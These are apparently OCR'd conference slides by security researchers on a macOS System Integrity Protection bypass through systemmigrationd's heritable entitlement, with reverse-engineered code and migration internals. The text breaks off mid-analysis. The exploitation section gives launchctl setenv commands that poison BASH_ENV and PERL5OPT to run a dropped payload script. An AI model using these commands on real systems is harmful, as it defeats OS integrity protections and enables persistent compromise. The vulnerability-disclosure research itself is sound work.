
Getting a Migraine

Jonathan Bar Or
Michael Pearse
Anurag Bohra



Bio

- Jonathan Bar Or (“JBO”) - @yo_yo_yo_jbo
- Michael Pearse
- Anurag Bohra

Outline

- SIP and entitlements
- Finding a vuln
- Automating the exploit with RE
- Demo time
- The implications of SIP bypasses
- Apple’s fix
- Conclusions

Background: SIP

- SIP (System Integrity Protection), aka “rootless” is a mechanism that limits the capabilities of the superuser (root).
  - Leverages the Apple sandbox to protect the entire platform.
  - On by default; cannot be turned off from non-recovery OS.
  - Root user is not omnipotent (similar to SELinux on Linux or PP on Windows).
- Limits certain actions by root, including:
  - Loading untrusted kernel extensions
  - Writing access to protected filesystem locations
  - Getting task ports for Apple-signed processes (“debugging”)
  - Modifying NVRAM variables
  - Allowing kernel debugging

Background: SIP

- Maintained in nvram variable as a bitflag (csr-active-config on Intel platforms, lp-sip0 is read from the booted Device Tree for ARM).
- You can find all flags in the XNU source code under csr.h:

Bit (name from XNU source code)	Meaning
CSR_ALLOW_UNTRUSTED_KEXTS	Allows unsigned kexts to be loaded
CSR_ALLOW_UNRESTRICTED_FS	Allows unrestricted filesystem access
CSR_ALLOW_TASK_FOR_PID	Allows getting task ports for a given PID
CSR_ALLOW_KERNEL_DEBUGGER	Enabled kernel debugging
CSR_ALLOW_UNRESTRICTED_DTRACE	Allows unrestricted dtrace usage
CSR_ALLOW_UNRESTRICTED_NVRAM	Allows unrestricted nvram access
CSR_ALLOW_UNAUTHENTICATED_ROOT	Allows custom APFS snapshots to be booted

SIP and filesystem restrictions

- SIP will prohibit the modification of files that either:
  - Have the *com.apple.rootless* extended attribute
  - Are configured in the file */System/Library/Sandbox/rootless.conf*
    - There are also allow-lists for those restrictions – out of scope for this talk
- Files that have the marker "restricted" when running *ls -lO* are SIP protected:

```
root@JBO-MAC ~ # ls -laO /usr
total 0
drwxr-xr-x@   11 root  wheel  restricted,hidden   352 Jan  1  2020 .
drwxr-xr-x    20 root  wheel  sunlnk              640 Jan  1  2020 ..
lrwxr-xr-x     1 root  wheel  restricted           25 Jan  1  2020 X11 -> ../private/var/select/X11
lrwxr-xr-x     1 root  wheel  restricted           25 Jan  1  2020 X11R6 -> ../private/var/select/X11
drwxr-xr-x  1038 root  wheel  restricted        33216 Jan  1  2020 bin
drwxr-xr-x    38 root  wheel  restricted         1216 Jan  1  2020 lib
drwxr-xr-x   294 root  wheel  restricted         9408 Jan  1  2020 libexec
drwxr-xr-x    15 root  wheel  sunlnk              480 Jun 17 12:45 local
drwxr-xr-x   232 root  wheel  restricted         7424 Jan  1  2020 sbin
drwxr-xr-x    47 root  wheel  restricted         1504 Jan  1  2020 share
drwxr-xr-x     6 root  wheel  restricted          192 Jan  1  2020 standalone
root@JBO-MAC ~ #
```

Background: entitlements

- In the macOS ecosystem, processes are signed and are granted entitlements, which translate into capabilities.
  - Since they're a part of the signature they cannot be forged.
  - Think of entitlements as a way to make processes stronger.
- Apple has private entitlements that will only be granted them to their own processes, essentially creating a capability-based security layer.
- Two interesting entitlements for SIP filesystem restrictions:

Entitlement	Capability
com.apple.rootless.install	Bypasses all SIP filesystem checks
com.apple.rootless.install.heritable	Grants com.apple.rootless.install to all child processes automatically

Motivation

- While performing routine malware hunting, we started noticing a process named drop_sip that seemed to be prevalent on many devices.
  - A closer inspection revealed it's an Apple-signed binary that runs under the SystemMigration private framework directory and drops capabilities that bypass SIP filesystem checks with the *csops* API.
  - Mentally it should've been called *drop_drop_sip*.

Motivation

```
__int64 __fastcall start(__int64 argc, char **argv, char *const *envp)
{
  const char *err_msg_fmt; // r14
  const char *prog_name; // rax

  if ( csops(0LL, 12LL, 0LL, 0LL) )
  {
    err_msg_fmt = "%s: Failed to clear flag.\n";
  }
  else
  {
    execve(argv[1], argv + 1, envp);
    err_msg_fmt = "%s: Failed to exec.\n";
  }
  prog_name = getprogname();
  fprintf(*&_mh_execute_header.magic, err_msg_fmt, prog_name);
  return 1LL;
}
```

```
case CS_OPS_CLEARINSTALLER:
        proc_lock(pt);
        pt->p_csflags &= ~(CS_INSTALLER | CS_DATAVAULT_CONTROLLER | CS_EXEC_INHERIT_SIP);
        proc_unlock(pt);
        break;
```

systemmigrationd and its children

- We noticed drop_sip is a child process of systemmigrationd, which has the com.apple.rootless.install.heritable entitlement, which explains why it assumes it has SIP-bypassing capabilities to begin with.
- After concluding drop_sip is legit, we decided to take a closer look at what other child processes systemmigrationd has.

systemmigrationd

```
root@McJbo Desktop # codesign -dvv --entitlements - /System/Library/PrivateFrameworks/SystemMigration.framework/Versions/A/Resources/systemmigrationd | grep rootless
Executable=/System/Library/PrivateFrameworks/SystemMigration.framework/Versions/A/Resources/systemmigrationd
Identifier=com.apple.systemmigrationd
Format=Mach-O universal (x86_64 arm64e)
CodeDirectory v=20400 size=755 flags=0x0(none) hashes=13+7 location=embedded
Platform identifier=14
Signature size=4442
Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
Signed Time=Dec 4, 2022 at 8:00:06 PM
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=76
        [Key] com.apple.rootless.volume.Preboot
        [Key] com.apple.rootless.install.heritable
        [Key] com.apple.rootless.datavault.controller
root@McJbo Desktop #
```

Hunting with EDR data

- Hunting with EDR proved to be useful as we've done so in large scale.
- Immediately we noticed two interesting child processes:

FileName	Hits	Commandline
bash	498	/bin/bash /System/Library/PrivateFrameworks/SystemMigration.framework/Resources/MigrationData/Scripts/firstbootDirectoryServer
perl	171	/usr/bin/perl /usr/libexec/migrateLocalKDC --source "/Volumes/REDACTED/Backups.backupdb/REDACTED/Macintosh HD - Data" --source-REDACTED

Poisoning environment variables

- Both bash and perl are interesting since they are both interpreters that could be affected by environment variable poisoning.
- Remember – since they are the child processes of systemmigrationd – the OS does not enforce SIP filesystem policy checks on them.

Poisoning environment variables

- We found two noteworthy environment variables:

When **bash** is started non-interactively, to run a shell script, for example, it looks for the variable BASH_ENV in the environment, expands its value if it appears there, and uses the expanded value as the name of a file to read and execute. **Bash** behaves as if the following command were executed:

```
if [ -n "$BASH_ENV" ]; then . "$BASH_ENV"; fi
```

but the value of the **PATH** variable is not used to search for the file name.

PERL5OPT Command-line options (switches). Switches in this variable are treated as if they were on every Perl command line. Only the **-[CDIMTUWdmtw]** switches are allowed. When running taint checks (either because the program was running setuid or setgid, or because the **-T** or **-t** switch was used), this variable is ignored. If PERL5OPT begins with **-T**, tainting will be enabled and subsequent options ignored. If PERL5OPT begins with **-t**, tainting will be enabled, a writable dot removed from @INC, and subsequent options honored.


Poisoning environment variables (2)

- Have we not learned from ShellShock (2014)?
  - CVE-2023-22809 – sudo and EDITOR allow LPE
  - CVE-2022-0563 – chfn (readline) and INPUTRC allow LPE
  - CVE-2023-29491 – top (ncurses) and TERMINFO allow LPE
  - CVE-2022-0751 – gitlab's sendmail leaks environment variables
  - CVE-2023-28432 – minio storage and MINIO_SECRET_KEY info disclosure
  - CVE-2022-0337 – Chrome leaks environment variables
  - CVE-2023-22381 – environment variable-based code injection in github
  - CVE-2022-43781 – environment variable-based RCE in bitbucket
  - CVE-2020-27937 – tccd and HOME allow TCC bypass in macOS
- Without even mentioning issues that do not get CVEs.
  - WINDIR for UAC bypasses on Windows.
  - Cloud credentials in environment variables… Everywhere. 😐

High-level exploitation strategy

- Drop payload to /tmp/payload.sh
- Set environment variables to launchd.
  - launchd (pid=1) is the parent of all daemons, so this affects systemmigrationd.
    - launchctl setenv BASH_ENV '/private/tmp/payload.sh'
    - launchctl setenv PERL5OPT '-Mwarnings;system("/private/tmp/payload.sh")'
- Trigger systemmigrationd to run either bash or perl
  - How?
    - Manually ☹
    - Migration requires a complete log-off – remote attackers cannot benefit from that.
    - After migration, the OS reboots, which is not great for an attacker…
- Profit.

Demo (recorded with phone LOL)




Automating the migration process

- Main challenge: automating the exploit without user interaction, logoff, or reboot.
- Two strategic approaches:
  - Top-down: avoiding logoff from the Migration Assistant side.
    - Patch Migration Assistant tool to avoid logoff.
  - Bottom-up: dynamically linking with the migration private framework.
    - Calling the relevant API calls from the private framework to avoid logoff.
- None of those approaches worked – reverse engineering reveals why.

How does migration work?

- Like most things in macOS there's no one process that does migration, but a combination of services and processes.
  - Lots of IPC (XPC) throughout the migration process
- Apple has never documented the architecture of the migration process. As far as we know, we are the first ones to do it.
  - It all begins with the Migration Assistant app.

Migration Flow




Migration Assistant

- Migration Assistant is the app that implements the migration “wizard” – allows you to migrate data from one machine to another.
- Interestingly, it’s also the process that performs the logout!
  - SACLOStartLogoutWithOptions.

```
1  void __fastcall sub_100002A34(__int64 a1)
2  {
3    __int64 block[5]; // [xsp+8h] [xbp-38h] BYREF
4
5    SACLOStartLogoutWithOptions();
6    objc_retainAutorelease(&_dispatch_main_q);
7    block[0] = (__int64)_NSConcreteStackBlock;
8    block[1] = 3254779904LL;
9    block[2] = (__int64)sub_100002AE0;
10   block[3] = (__int64)&unk_100010360;
11   block[4] = *(_QWORD *)(a1 + 32);
12   dispatch_async(&_dispatch_main_q, block);
13 }
```

Migration Assistant (LOL moment)



MBSystemAdministration

- The Migration Assistant app is entitled with com.apple.private.mbsystemadministration and will perform XPC to a process called MBSystemAdministration.

```
mipearse@Mikes-MBP ~ % codesign -d --entitlements - /System/Applications/Utilities/Migration\ Assistant.app
Executable=/System/Applications/Utilities/Migration Assistant.app/Contents/MacOS/Migration Assistant
[Dict]
        [Key] com.apple.private.mbsystemadministration
        [Value]
                [Bool] true
```

- MBSystemAdministration verifies the caller is entitled with the com.apple.private.mbsystemadministration before proceeding with migration functionality.

```
mbsystemadministration: [com.apple.mac.install:MacBuddyX] Starting MBSystemAdministration...
mbsystemadministration: [com.apple.mac.install:MacBuddyX] <Security> Rejecting connection due to lack of entitlement
```

MBSystemAdministration

- MBSystemAdministration runs as a hidden user called _mbsetupuser.
- It appears to handle all UI migration operations when users are logged out.
  - User _mbsetupuser has no password: anyone is able to log in!
  - Persisting as _mbsetupuser is an interesting way to interfere with migration, but ultimately the entitlements enforce the security during migration.

Setup Assistant

- MBSystemAdministration is a MITM between the Migration Assistant and generic utility called Setup Assistant, eventually moving the Migration Assistant context into the Setup Assist environment.
- Once initialized, Migration Assistant is handed to Setup Assistant which conducts the migration process with the migration daemon (systemmigrationd) via XPC.
  - The systemmigrationd daemon verifies the caller is entitled with com.apple.private.systemmigration.daemonclient, which is held by Setup Assistant.

systemmigrationd

- Systemmigrationd reversing began with MachServices.

```
mipearse@Mikes-MBP ~ % cat /System/Library/LaunchDaemons/com.apple.installandsetup.systemmigrationd.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.apple.installandsetup.systemmigrationd</string>
        <key>QueueDirectories</key>
        <array>
                <string>/Library/SystemMigration/Queue</string>
        </array>
        <key>ProgramArguments</key>
        <array>
                <string>/System/Library/PrivateFrameworks/SystemMigration.framework/Resources/systemmigrationd</string>
        </array>
        <key>POSIXSpawnType</key>
        <string>Interactive</string>
        <key>MachServices</key>
        <dict>
                <key>com.apple.installandsetup.systemmigrationd.MigrateFrom</key>
                <true/>
                <key>com.apple.installandsetup.systemmigrationd.SelectSource</key>
                <true/>
                <key>com.apple.installandsetup.systemmigrationd.Customize</key>
                <true/>
                <key>com.apple.installandsetup.systemmigrationd.ODUtils</key>
                <true/>
                <key>com.apple.installandsetup.systemmigrationd.Progress</key>
                <true/>
                <key>com.apple.installandsetup.systemmigrationd.Debug</key>
                <true/>
        </dict>
</dict>
</plist>
```

systemmigrationd

- The systemmigrationd daemon uses a private framework (SystemMigration.framework) that listens for new migration requests over XPC.
  - The framework uses the SystemMigrationDaemon object and waits for XPC requests using startListeningForConnections

```
int EntryPoint(int arg0, int arg1, int arg2) {
    r14 = objc_autoreleasePoolPush();
    SetApplicationIsDaemon(0x1);
    rax = os_log_create("com.apple.mac.install", "SystemMigrationDaemon");
    r12 = rax;
    if (os_log_type_enabled(rax, 0x0) != 0x0) {
            var_40 = 0x0;
            _os_log_impl(__mh_execute_header, r12, 0x0, "systemmigrationd: Starting", &var_40, 0x2);
    }
    rax = [SystemMigrationDaemon sharedDaemon];
    rax = [rax retain];
    r15 = rax;
    [rax startListeningForConnections];
    rax = [NSRunLoop currentRunLoop];
    rax = [rax retain];
    [rax run];
    [rax release];
    if (os_log_type_enabled(r12, 0x0) != 0x0) {
            var_30 = 0x0;
            _os_log_impl(__mh_execute_header, r12, 0x0, "systemmigrationd: Exiting", &var_30, 0x2);
    }
    [r15 release];
    [r12 release];
    objc_autoreleasePoolPop(r14);
    return 0x0;
}
```

systemmigrationd

- When a valid migration request is received, the framework will create a file in the SIP-protected directory (/Library/SystemMigration/Queue).
  - The file contains metadata about the migration request.

```
loc_7ffa043cc730:
    r13 = [(r14)(var_30, @selector(enumeratorAtPath:), @"/Library/SystemMigration/Queue") retain];
